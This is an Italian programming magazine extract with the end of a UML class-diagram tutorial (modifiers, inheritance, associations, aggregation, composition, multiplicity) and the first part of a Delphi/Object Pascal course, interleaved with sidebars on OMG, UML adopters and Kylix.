Abbiamo inserito il modificatore *abstract* e, la classe, è diventata una classe astratta. Poiché UML è un linguaggio di progettazione visuale, non è consentito utilizzare modificatori testuali per rappresentare mutazioni al comportamento delle classi e degli oggetti, quindi esiste una rappresentazione grafica per ciascuno dei modificatori classici dei linguaggi object oriented. Questi modificatori visuali sono solitamente posti immediatamente prima del nome dell'elemento che vogliamo modificare, come si vede bene in Fig. 2. Ecco i modificatori più utilizzati per gli attributi ed i metodi contenuti nelle classe, ad ogni modificatore è associato il suo significato.

- **assenza di modificatori**: elemento classificato come *package local* (accessibile soltanto da altri elementi contenuti all'interno dello stesso package).
- **modificatore +:** l'elemento è *public.*
- **modificatore #:** l'elemento è *protected.*
- **modificatore –:** l'elemento è private.

Il testo che non può mancare nella biblioteca di chi scrive UML:

• THE UNIFIED MODELING LANGUAGE USER GUIDE
Booch, Jacobson, Rumbaugh
(Addison Wesley) 1999

Altri testi interessanti sull'argomento:

• OBJECT ORIENTED SOFTWARE CONSTRUCTION, SECOND EDITION
Bertrand Meyer
(Prentice Hall) 1997

• VISUAL MODELING WITH RATIONAL AND UML
Terry Quatrani
(Addison Wesley) 1998

- **sottolineatura:** l'elemento è static.
- **corsivo:** l'elemento è abstract.

A questo punto, possiamo leggere più nel dettaglio il diagramma di Fig. 1 per capire di che tipo sono gli attributi ed i metodi all'interno di ciascuna classe. Ecco quello che adesso siamo in grado di capire:

- la classe *Customer* ha due attributi *protected,* due private ed un metodo *public;*
- la classe *CorporateCustomer* ha due attributi *private* e due metodi *public;*
- la classe *Order* ha soltanto due attributi *private;*
- le due interfacce *EmployeeIface* e *PersonIface* non hanno né metodi né tantomeno attributi
- la classe astratta *Utils* ha un attributo ed un metodo, entrambi *public*

Un discorso a parte merita la classe *PersonalCustomer* perche essendo un bean (secondo la sintassi Java) non può avere attributi, a meno che questi non siano proprietà. Le proprietà di un bean devono essere sempre private e devono avere dei metodi public di accesso alle informazioni contenute nelle proprietà. Inoltre questi metodi devono avere una nomenclatura standard. Nella sintassi UML dei Class Diagram quindi non è necessario indicare come *private* le proprietà in quanto non potrebbero avere altri modificatori. Non è neppure necessario indicare i nomi dei metodi di accesso alle proprietà in quanto si sa che ci devono essere e se ne conosce in anticipo la nomenclatura. Nell'ottica di progettare un bean all'interno di una struttura di classi sarà quindi necessario indicare unicamente il nome delle proprietà ed il loro tipo. Vediamo, per chiarire meglio il concetto, il codice Java del bean *PersonalCustomer* rappresentato in Fig. 1:

```
public class PersonalCustomer extends Customer
                                        implements PersonIface {
    private String creditCardNumber;
    public String getCreditCardNumber(){ return
                                             creditCardNumber; }
    public void setCreditCardNumber(String
                                               creditCardNumber)
    {  this.creditCardNumber = creditCardNumber; }
}
```

Come si può vedere, la proprietà *creditCardNumber* è effettivamente indicata come *private* ed i due metodi *getCreditCardNumber* e *setCreditCardNumber* esistono anche se nel *Class Diagram* non compaiono in quanto sono obbligatori e quindi vengono dati per scontati.

NOTA

UML E LE AZIENDE

Qui di seguito l'elenco dei contributor che hanno adottato come standard UML, i quali provvedono alla sua divulgazione e che hanno aderito e tuttora contribuiscono al suo sviluppo:

Accenture
Ericsson
Hewlett-Packard
I-Logix
IBM
ICON Computing
Intellicorp
ISE
MCI Systemhouse
Microsoft
ObjectTime
Oracle Platinum Technology
Computer Associates
PTech
Rational Software
Reich Technologies
Softeam
Sterling Software
Taskon
Texas Instruments
Unisys

LE RELAZIONI

La descrizione di un sistema software ad oggetti prevede, come sappiamo, la presenza di classi che descrivono la struttura di tutte le componenti del sistema attraverso la definizione dell'elenco degli attributi di tutti i singoli oggetti e le operazioni che su questi possono essere eseguite. Normalmente però le classi di oggetti hanno significato soltanto se tra loro esiste un qualche tipo di relazione in grado di descriverne l'appartenenza ad una qualche gerarchia oppure l'utilizzo di un certo tipo di oggetto da parte di un altro.

RELAZIONI GERARCHICHE

Le relazioni di tipo gerarchico servono a collocare le classi di un sistema software all'interno di una gerarchia di oggetti tipica dei sistemi object oriented.
Le relazioni di questo tipo consentono di identificare le classi di oggetti in funzione delle rispettive superclassi e sottoclassi. Poiché non tutte le implementazioni dei linguaggi ad oggetti consentono l'ereditarietà multipla, cioè la possibilità per una classe di ereditare attributi e metodi comportamentali da più di una superclasse, le relazioni di gerarchia devono consentire anche l'individuazione di quali interfacce debbano essere implementate dalle singole classi. Un esempio delle relazioni gerarchiche a disposizione in UML è visibile in Fig. 3 dove abbiamo tre classi *(HtmlStream, WmlStream* e *XmlStream)* che sono tutte sottoclassi della classe *Stream,* ma contemporaneamente implementano anche l'interfaccia *Browsable.* Da questo piccolo esempio si può quindi capire che per indicare una





Fig. 3: *Le relazioni gerarchiche tra le classi.*

relazione tra una classe ed una sua sottoclasse è necessario utilizzare una freccia continua orientata verso la classe padre, mentre per indicare una relazione tra una classe e le interfacce che questa implementa è necessario utilizzare una freccia tratteggiata orientata verso l'interfaccia da implementare. Proviamo a vedere il codice Java che implementa la classe *HtmlStream:*

```
package com.relazioni1;
public class HmtlStream extends Stream implements
                                          Browsable {
// codice sorgente della classe }
```

Come si può vedere dal codice questa classe Java estende la classe *Stream* ed implementa l'interfaccia *Browsable*. Torniamo al nostro esempio completo di Fig. 1. Adesso che abbiamo anche le nozioni legate alle relazioni gerarchiche tra le classi possiamo capire che:

- le classi *CorporateCustomer* e *PersonalCustomer* sono entrambe sottoclassi della classe *Customer;*
- l'interfaccia *EmployeeIface* è sottoclasse dell'interfaccia *PersonIface;*
- la classe *CorporateCustomer* implementa l'interfaccia *EmployeeIface;*
- la classe *PersonalCustomer* implementa l'interfaccia *PersonIface.*

RELAZIONI DI DIPENDENZA

Come le relazioni gerarchiche identificano la collocazione di una classe all'interno di una precisa gerarchia, le relazioni di dipendenza identificano l'utilizzo di una certa classe all'interno di un'altra e di conseguenza la dipendenza tra due oggetti dove uno utilizza un'istanza di un altro.
In Fig. 4 possiamo vedere un primo esempio di relazione di dipendenza tra gli oggetti, in particolare la classe *Azienda* utilizza un oggetto istanza della classe *Persona* e due oggetti istanze della classe Indirizzo, pertanto tra questi oggetti possiamo dire che esista una relazione di dipendenza evidenziata dalle





Fig. 4: *Le relazioni di dipendenza tra le classi.*

frecce blu. Ecco la prima regola da ricordare: una relazione di dipendenza è indicata da una freccia aperta. Le relazioni di dipendenza possono essere di tre tipologie diverse:

- associazione: mette in relazione oggetti diversi per creare uno scenario complesso.
- composizione.
- aggregazione.

Vediamo qualche esempio di relazioni di dipendenza:

Dipendenza per associazione
Un esempio di relazione di dipendenza per associazione è visibile in Fig. 5, dove si vede che la classe *Spettacolo* è associata ad uno o più istanze della classe *Luogo*, infatti uno spettacolo può essere fatto in un singolo luogo oppure in più luoghi diversi.






Fig. 5: *Associazioni tra classi.*

La classe *Luogo* è associata ad una o più istanze della classe *Biglietto*, infatti il numero ed il costo dei biglietti di uno spettacolo dipende dal luogo in cui si tiene lo spettacolo stesso. Ogni luogo, naturalmente, è associato ad uno ed un solo indirizzo: ecco spiegata la relazione di associazione tra la classe *Luogo* e la classe *Indirizzo*. In questo esempio abbiamo iniziato a parlare di numerosità degli elementi in relazione alle associazioni: un luogo è associato ad uno ed un solo indirizzo, uno spettacolo può essere associato ad uno o più luoghi e così via. Per descrivere la numerosità degli elementi che concorrono in una relazione di associazione si utilizzano gli identificatori di molteplicità, cioè quei numeri che, vicini alla freccia che identifica la relazione, esprimono il concetto di numerosità degli elementi. Le molteplicità che possono essere associate alle relazioni di dipendenza sono illustrate in Fig. 6 ed hanno il seguente significato:

- **0 .. 1:** indica che l'oggetto destinazione delle

IL CONSORZIO OMG

OMG (Object Management Group) è il comitato di standardizzazione delle tecnologie a object oriented. Tutti gli standard finora approvati dall'ente di standardizzazione sono poi diventati standard de facto, a conferma della qualità della procedura di standardizzazione. Nel Gennaio del 1997 la versione 1.0 di UML viene offerta per la standardizzazione al consorzio OMG. Poco più tardi, esattamente il 14 Novembre dello stesso anno, OMG adotta la versione 1.1 come standard. La notazione prende piede a partire dalla versione 1.3; oggi UML è sicuramente la metodologia di analisi e design ad oggetti più diffusa ed adottata in ambito professionale.





Fig. 6: Molteplicità nelle associazioni.

Il sito ufficiale del linguaggio UML:
www.uml.org

Il sito del Object Management Group:
www.omg.com

La sezione UML sul sito di Rational Software:
www.rational.com/uml

freccia può esistere o meno, ma se esiste ce n'è uno solo;

- **1:** indica che i due oggetti sono legati da una relazione diretta, l'esistenza di uno prevede l'esistenza dell'altro e viceversa;
- **0 .. *:** indica che l'oggetto destinazione delle freccia può esistere o meno in un numero qualsiasi di istanze;
- **1 .. *:** indica che l'oggetto destinazione della freccia deve esistere in un numero qualsiasi di istanze a condizione che ne esista almeno una.
- **n .. *:** indica che l'oggetto destinazione delle freccia deve esistere in un numero qualsiasi di istanze a condizione che ne esistano almeno *n*.

NOTA

I DIAGRAMMI UML

UML si compone di una serie di diagrammi che permettono di definire e progettare un sistema nella sua interezza.
I diagrammi a disposizione sono:

Use Case Diagram
Class Diagram
Component Diagram
Deployment Diagram
State Chart Diagram
Activity Diagram
Sequence Diagram
Collaboration Diagram

Esistono poi diagrammi fuori dallo standard UML che consentono di descrivere altri aspetti del sistema, come ad esempio:

- ***Entità Relationship Diagram* per definire le entità del sistema e le relazioni tra esse**
- ***Web Application Diagram* per definire le architetture delle applicazioni web.**

DIPENDENZA PER AGGREGAZIONE

La dipendenza per aggregazione indica la relazione tra un tutto e le sue parti. Un esempio di relazione di dipendenza per aggregazione è visibile in Fig 7, dove si vede che la classe *Poligono* è composta da tre o più istanze della classe *Lato*. Le relazioni di dipendenza per aggregazione si distinguono graficamente da quelle per associazione in quanto la freccia ha, sul lato opposto rispetto alla punta, un piccolo rombo vuoto.





Fig. 7: Aggregazione tra classi.

DIPENDENZA PER COMPOSIZIONE

La dipendenza per aggregazione indica la relazione tra un contenitore ed i suoi contenuti. Un esempio di relazione di dipendenza per composizione è visibile in Fig. 8, dove si vede che la classe *Template* è un contenitore che ha al suo interno esattamente tre oggetti: un *Header*, un *Body* ed un *Footer*. Le relazioni di dipendenza per composizione si distinguono graficamente da quelle per associazione e da quelle per aggregazione in quanto la freccia ha, sul lato opposto rispetto alla punta, un piccolo rombo pieno.





Fig. 8: Composizione tra classi.

CONCLUSIONI

Dopo aver descritto a fondo tutte le possibili relazioni tra le classi abbiamo tutti gli elementi per completare la lettura del diagramma di Fig. 1, dicendo che ogni ordine ha al più un acquirente. Infatti, all'interno della classe *Order* esiste l'oggetto customer che è istanza della classe *Customer*. In questo articolo abbiamo analizzato i *Class Diagram* che sono una delle componenti fondamentali nella progettazione e nella realizzazione di un sistema software object oriented. Abbiamo analizzato tutti gli elementi più importanti che compongono un *Class Diagram* ed abbiamo imparato a conoscere le relazioni che intercorrono tra i singoli elementi di un diagramma, compresi i criteri di numerosità degli oggetti. A questo punto siamo in grado di leggere qualunque *Class Diagram* che utilizzi questi elementi standard di UML.

Massimo Canducci

Alla scoperta dell'ambiente che ha donato una nuova giovinezza al Pascal

Delphi: corso di Object Pascal

parte prima


Apprendiamo insieme il linguaggio che è alla base di uno degli strumenti di sviluppo più popolari e all'avanguardia dei nostri tempi!

Con l'occasione affronteremo in una serie di articoli alcuni degli argomenti più caldi della programmazione ad oggetti e confronteremo tra loro le caratteristiche degli altri linguaggi in circolazione... Un certo vincolo affettivo mi lega al Pascal, in quanto alla base di un corso di informatica che avevo seguito alle scuole medie c'era proprio lui, ed è grazie a quel primo corso di ormai quasi 20 anni fa che io oggi sono un professionista dell'IT. Ma al di là dell'affetto, che non è necessariamente un buon motivo per intraprendere una serie di articoli come questa, dobbiamo riconoscere al Pascal una grande importanza storica e didattica, a prescindere dal fatto che oggi sia decisamente meno comune trovarlo nelle aule di informatica. Un altro fattore che contribuisce alla sua validità come linguaggio moderno è la grossa spinta di rivitalizzazione che ha ricevuto dall'uscita sul mercato di Delphi e dalle continue revisioni e aggiustamenti che ha subito e subisce in conseguenza di questa uscita.

CENNI STORICI


Il Pascal nasce come revisione dell'ALGOL da parte del Dr Niklaus Wirth, dello *Swiss Federal Institute of Technology* di Zurigo. Nel 1971 Wirth presenta le specifiche del nuovo linguaggio che verrà chiamato Pascal in onore di Blaise Pascal, filosofo e matematico francese del XVII secolo che costruì il primo apparecchio meccanico-digitale che si possa definire computer. Rispetto all'ALGOL, che non ebbe una diffusione spettacolare a causa delle difficoltà di implementazione dei compilatori sulle diverse piattaforme dell'epoca, il Pascal ebbe subito una discreta popolarità grazie al Prof. Ken Bowles della Università della California in San Diego, il quale creò un compilatore per l'Apple II, il computer più diffuso in quel periodo. Il Pascal divenne così lo standard di programmazione per la Apple e, quando la casa americana iniziò a produrre i primi Macintosh, fu adottato come linguaggio base per le API e tutti gli esempi di programmazione del nuovo modello di PC. Agli inizi degli anni 80, il Pascal ricevette due ulteriori slanci: da un lato, l'Educational Testing Service, la compagnia che scrive ed amministra il principale esame d'ammissione alle università degli Stati Uniti, aggiunse un esame di Informatica al suo syllabus e scelse il Pascal appunto come argomento teorico e pratico. Da un altro lato, la Borland International immise sul mercato il suo rivoluzionario compilatore, il Turbo Pascal. Al di là di qualche minima differenza rispetto al Pascal originale, questo compilatore produceva file eseguibili ad una velocità sbalorditiva per quel periodo ed era di dimensioni decisamente ridotte rispetto agli altri compilatori dell'epoca. Ma il successo del Pascal non era destinato a durare per sempre. A seguito della crescente diffusione e popolarità del C, il linguaggio oggetto della nostra attenzione iniziò a perder terreno ed il colpo di grazia fu la nascita del C++ e della programmazione orientata agli oggetti, per la quale il Pascal originale non forniva alcun tipo di supporto. Nel 1999 l'Educational Testing Service americano eliminò il Pascal dall'esame di informatica in favore del C++, che a sua volta venne presto rimpiazzato da Java. Al giorno d'oggi il linguaggio dedicato al filosofo francese non gode sicuramente più della popolarità di una volta, ma è comunque un linguaggio vivo e moderno, ed ha subito delle variazioni nel corso del tempo che l'hanno portato al passo con l'evoluzione delle tecniche di programmazione. In particolare oggi troviamo delle estensioni sintattiche che rendono il Pascal un linguaggio orientato agli oggetti come il C++ ed il Java, ed è per questo che ormai si parla già di Object Pascal.

A COSA SERVE IL PASCAL OGGI?

Il Pascal resta uno dei linguaggi più interessanti per chi vuole imparare a programmare o per chi voglia programmare a livello avanzato. Infatti possiede

L'applicazione di questo articolo è stata creata con la seguente configurazione PC:

- **Pentium4 2.60GHz, 512Mb RAM**
- **Sistema Operativo: Windows XP Home SP1**

Software:
- **Delphi Enterprise 7**

È possibile scaricabile Delphi in versione di prova dal sito www.borland.com.
È richiesta una registrazione gratuita a fronte della quale si riceverà la licenza temporanea di utilizzo del prodotto. Ai fini di questo corso, anche se non state testate, sono sicuramente adatte anche versioni precedenti di Delphi (5 o 6, per esempio).

delle caratteristiche che lo rendono adatto alla didattica, ma al tempo stesso offre una flessibilità ed una potenza paragonabili a quelle del C++, di fatto uno degli strumenti di sviluppo più completi e veloci tra quelli disponibili: nel Pascal trovate una sintassi meno simbolica del C++ (si usano *begin* e *end* al posto delle parentesi graffe), c'è una tipizzazione molto forte dei dati che impedisce ai meno esperti di scrivere codice problematico, e ci sono controlli sull'uso dei puntatori che evitano accessi dannosi alla memoria della macchina.
Tutto questo, per esempio, nel C++ non si trova, al punto che per gli esami americani nel 1999 è stata adottata una versione "safe" delle specifiche del linguaggio. Oltre a tutto ciò, l'Object Pascal è il linguaggio alla base di Delphi, l'ambiente RAD moderno che consente uno sviluppo facile e veloce di applicazioni Windows, senza però rinunciare alla flessibilità e alla potenza per i programmatori avanzati che si possono raggiungere, per dirne una, nel Visual C++.
L'importanza dell'Object Pascal oggigiorno è anche legata al suo utilizzo come una delle possibilità di sviluppo sotto Kylix (l'altra è il C++): in questo modo le proprie competenze di programmatore possono essere adattate tranquillamente da una piattaforma (Windows) all'altra (Linux) con pochissime variazioni. Il che, sommato a tutto il resto, fa del Pascal un interessante investimento di studio, senza parlare del fatto che i concetti della programmazione su cui si fonda tale linguaggio sottostanno comunque anche agli altri linguaggi di grossa diffusione, quali C, C++, Java, Visual Basic, etc.

PRIMI ELEMENTI DI OBJECT PASCAL

Cominciamo la nostra avventura con un'occhiata alla struttura di un programma Object Pascal. Il *Listato 1* mostra un semplicissimo programma con tutti gli elementi di base: la dichiarazione *program* che definisce il nome della nostra applicazione e fa di questo file il punto di partenza del progetto. La clausola *uses* è un modo per includere funzionalità implementate in altri file (in questo caso, *SysUtils* è una libreria di sistema da cui recuperiamo le funzioni *Now* e *FormatDateTime* usate più in là nel codice). Compare anche una direttiva di compilazione *{$Apptype Console}* che fa in modo che il nostro primo programma venga eseguito all'interno di una console testuale piuttosto che in ambiente grafico: per concentrarci meglio sulle caratteristiche dell'Object Pascal per i primi esempi utilizzeremo sempre applicazioni di console…
Dal listato in questione ho rimosso i commenti (li trovate comunque nel codice allegato all'articolo) per questioni di brevità, ma vi riassumo qui i costrutti per crearli:

- **{ … }** - tutto ciò che sta tra le parentesi è ignorato
- **(* … *)** - sinonimo del precedente
- **// …** - è ignorato tutto dalle barre al finale della riga (come in C)


In fondo al codice riportato nel Listato 1 troviamo finalmente il programma vero e proprio: si tratta del blocco *begin … end*. Questa è la procedura che corrisponde alla funzione *main* dei programmi in C++ o al metodo *main* della classe principale di un'applicazione Java. È da notare che questo blocco, e solo questo, termina con un punto (.), mentre tutti gli altri statement del Pascal sono separati tra loro da un punto e virgola (;).

Fig. 1: ***L'esecuzione del nostro primo programma in Delphi.***

Non c'è molta logica applicativa nel nostro primo esempio: vengono stampati sulla console dei messaggi ad opera della procedura *Writeln* che includono la data e ora attuale (ottenuta con la funzione *Now* dell'unità *SysUtils*, collegata al nostro programma dalla clausola *uses*) formattate dalla funzione *FormatDateTime* (anch'essa di *SysUtils*). Lo statement finale *Readln* attende l'input di una riga terminata con *<enter>* da tastiera, e fa sì che la console di esecuzione non venga subito chiusa al termine dell'esecuzione del

NOTE

KYLIX E DELPHI

La Borland ha creato Kylix ad immagine e somiglianza di Delphi, ma sotto ambiente Linux. La cosa interessante è che i due prodotti si basano su una stessa libreria (la *CLX*), che gestisce servizi applicativi di base e la gestione di finestre e componenti grafici. Sebbene questa libreria riduca ai minimi termini le potenzialità di interfacce utente offerte dai due sistemi operativi, è anche vero che limitandosi all'uso di CLX si creano applicativi che possono essere compilati indipendentemente senza modifiche sia sotto Windows che sotto Kylix. Il tutto, ovviamente, programmando nello stesso linguaggio, che è l'Object Pascal!

codice. Il risultato di questo esempio in Pascal lo vedete nella Fig. 1.

PROGRAMMI E UNITÀ

Nell'Object Pascal tradizionale, tutti i file di codice sorgente vengono memorizzati con l'estensione *.PAS*, mentre in Delphi il programma principale (quello che contiene lo statement *program*) finisce in file con estensione *.DPR (Delphi project)* e deve avere lo stesso nome dell'identificativo dato al programma: tutto questo lo potete appunto riscontrare nel caso di *HelloWorld .dpr* del *Listato 1*.

```
D:\WORK\Edizioni Master\CorsoDelphi\prj2\SecondTry.exe
SecondoEsempio - Adesso e' 25 novembre 2003 01.16.55

Immetti un numero: 125
Immettine un altro: 25
La loro somma e' 150

Premi <Enter> per terminare...
```

Fig. 2: **Il secondo programma di esempio in azione.**

I file *.PAS* sono utilizzati per le *unità*, che sono delle parti di codice modulare che vengono riutilizzate nei programmi o in altre unità ad opera dello statement *uses*: il compilatore Delphi ricerca o il codice sorgente di un'unità inclusa o la versione compilata della stessa e la linka insieme al programma principale. Proviamo adesso a scrivere un secondo programma in Object Pascal che utilizzi delle funzioni che creeremo in una unità a parte. Prima, però, ricordiamo due cose veloci riguardo alla stesura del codice: la prima è che il linguaggio è case-insensitive, e che quindi scrivere *WriteLn* o *Writeln* o *writeln* è esattamente la stessa cosa, e la seconda che la formattazione del codice è libera, nel senso che per separare i vari elementi sintattici si possono usare combinazioni e quantità illimitati di caratteri separatori (spazi, tabulazioni, ritorni di linea, etc). Da questo punto





Fig. 3: **la keyword in fa includere un file in un progetto.**

di vista il linguaggio più simile è il Visual Basic, che è sia case-insensitive che a formattazione libera, mentre Java, C, e C++ – pur permettendo libertà di formattazione – sono case-sensitive! Torniamo però alla nostra seconda prova: nel Listato 2 troviamo solo poche novità. Innanzitutto la clausola *uses* è corredata dalla parola chiave *in*, che indica il file dove è definita l'unità. Questo non è strettamente necessario, perché come abbiamo già detto i nomi dei file dei programmi e delle unità devono essere uguali agli identificativi degli stessi. Ma scritto così, lo statement fa sì che Delphi includa il percorso indicato tra i file del progetto corrente (come in Fig. 3) – al di là di questo, nessuna differenza dal punto di vista del programmatore o del compilatore! Oltre a questo, notiamo una sezione *var*, che dichiara le variabili che saranno usate nel codice: a differenza del C o di Java, non è possibile dichiarare variabili al volo quando servono, tutte devono essere dichiarate preventivamente nella sezione *var* come nell'esempio.
La dichiarazione in sé e per sé prende la forma:

<nome>:<tipo>;



per cui nel *Listato 2* abbiamo due variabili che si chiamano *num1* e *num2*, entrambe di tipo *Integer* (uguale all'*int* di Java o C). Per concludere, la procedura *Readln* è stata utilizzata con una sintassi diversa rispetto al primo programma: qui leggiamo dalla tastiera (variabile predefinita *Input*) un valore dentro la variabile specificata. Inoltre invo-

NOTE

DELPHI E OBJECT PASCAL

Da un punto di vista strettamente formale, è da notare che la Borland ha deciso, a partire dalla versione 7 di Delphi, di nominare il linguaggio di sviluppo del tool "Delphi" piuttosto che Object Pascal. Questo è lo statement della casa produttrice al riguardo di questa questione:

"Delphi is a high-level, compiled, strongly typed language that supports structured and object-oriented design. Based on Object Pascal, its benefits include easy-to-read code, quick compilation, and the use of multiple unit files for modular programming.
[…]
The product also places constraints on program organization that are not, strictly speaking, part of the Object Pascal language specification. For example, Borland development tools enforce certain file- and program-naming conventions that you can avoid if you write your programs outside of the IDE and compile them from the command prompt.
[…]
Occasionally, however, Delphi-specific rules are distinguished from rules that apply to all Object Pascal programming."

Ai fini del nostro corso a puntate, però, possiamo tranquillamente ritenere di stare apprendendo il linguaggio Object Pascal. Le differenze a cui fa riferimento la Borland non hanno quasi mai a che fare con costrutti semantici o sintattici, quanto piuttosto con l'organizzazione e la distribuzione del materiale di sviluppo.

chiamo due funzioni (*DoHeader* e *DoFooter*) che sono implementate nell'unità del *Listato 3,* di cui andiamo subito a parlare.

CODICE MODULARE E RIUTILIZZABILE

Le unità sono state introdotte nella specifica del linguaggio Pascal per consentire la creazione di porzioni di codice riutilizzabile e facilmente mantenibile (compilabile, testabile e gestibile in maniera indipendente). Nel caso del nostro esempio, due funzioni vengono definite nell'unità *FedsUtils* ed utilizzate nel programma *SecondTry*. Le stesse funzioni le potrò riutilizzare tranquillamente in altri progetti, semplicemente includendo lo stesso file di unità nei miei nuovi lavori (anche nella sua versione compilata, quella con estensione .DCU).

NOTE

CREARE UN PROGETTO DI CONSOLE

Delphi è un tool di sviluppo basato su Windows e sono appunto form e finestre che vengono create per default quando si inizia un nuovo progetto. Siccome la creazione di applicazioni grafiche richiede una comprensione di molti concetti legati alla programmazione ad oggetti, oltre che una solida conoscenza della programmazione lineare, e proponendoci noi di studiare il linguaggio dalle sue fondamenta, risulta più semplice iniziare con dei progetti di *console*, dove l'attenzione può essere rivolta esclusivamente alle caratteristiche morfo-sintattiche che vengono man mano delineate. Per creare dei progetti di questo tipo, è sufficiente creare un nuovo progetto dal menu *File / Nuovo / Altro...* e selezionare una Applicazione Console tra le possibilità offerte.

Cosa distingue un'unità da un programma? Innanzitutto la prima riga di istruzioni, che conterrà la parola chiave *unit* seguita dall'identificativo scelto per il mio modulo. L'unità, poi, si divide in *interface* ed *implementation*. La prima dichiara le varie funzioni e procedure messe a disposizione dal codice per chi lo richiama tramite *uses*, la seconda invece implementa tali funzioni o procedure (che nell'*interface* sono solo dichiarate!) e ne dichiara eventualmente altre che resteranno visibili comunque solo all'interno dell'unità stessa. Procedure e funzioni si distinguono tra loro per il fatto che le prime non ritornano nessun tipo di valore al chiamante, le seconde sì. Una procedura si crea con la parola chiave *procedure*, mentre *function* è utilizzato per le funzioni. Il corpo di una è dell'altra si definisce con un blocco *begin... end*, eventualmente preceduto da una sezione *var* per la dichiarazione di tutte le variabili che la routine usa.Per richiamare una procedura o una funzione nei propri algoritmi (come abbiamo fatto con *DoHeader* e *DoFooter* nel Listato 2) è sufficiente invocarla per nome, come in Visual Basic, C, C++, Java, etc. Notate che in Pascal, a differenza di C, C++ e Java, non è necessario utilizzare le parentesi dopo il nome della routine se questa non prevede dei parametri, ma non è un errore farlo, per cui richiamare *Writeln* o *Writeln()* è la stessa cosa.

UN'APPLICAZIONE UN PO' PIÙ COMPLESSA

Nella prossima parte di questa serie ci occuperemo dei costrutti sintattici più complessi, i cicli iterativi e gli statement condizionali, vedremo come costruire espressioni in Pascal e parleremo dei diversi tipi di dati che il linguaggio offre. Per concludere questa parte, invece, diamo una breve occhiata a come si può creare un'applicazione Windows con Delphi rapidamente e facilmente, con la speranza che questo sia da stimolo all'apprendimento di questo linguaggio, che, anche se forse un po' demodè, resta uno tra i più flessibili e potenti in giro.

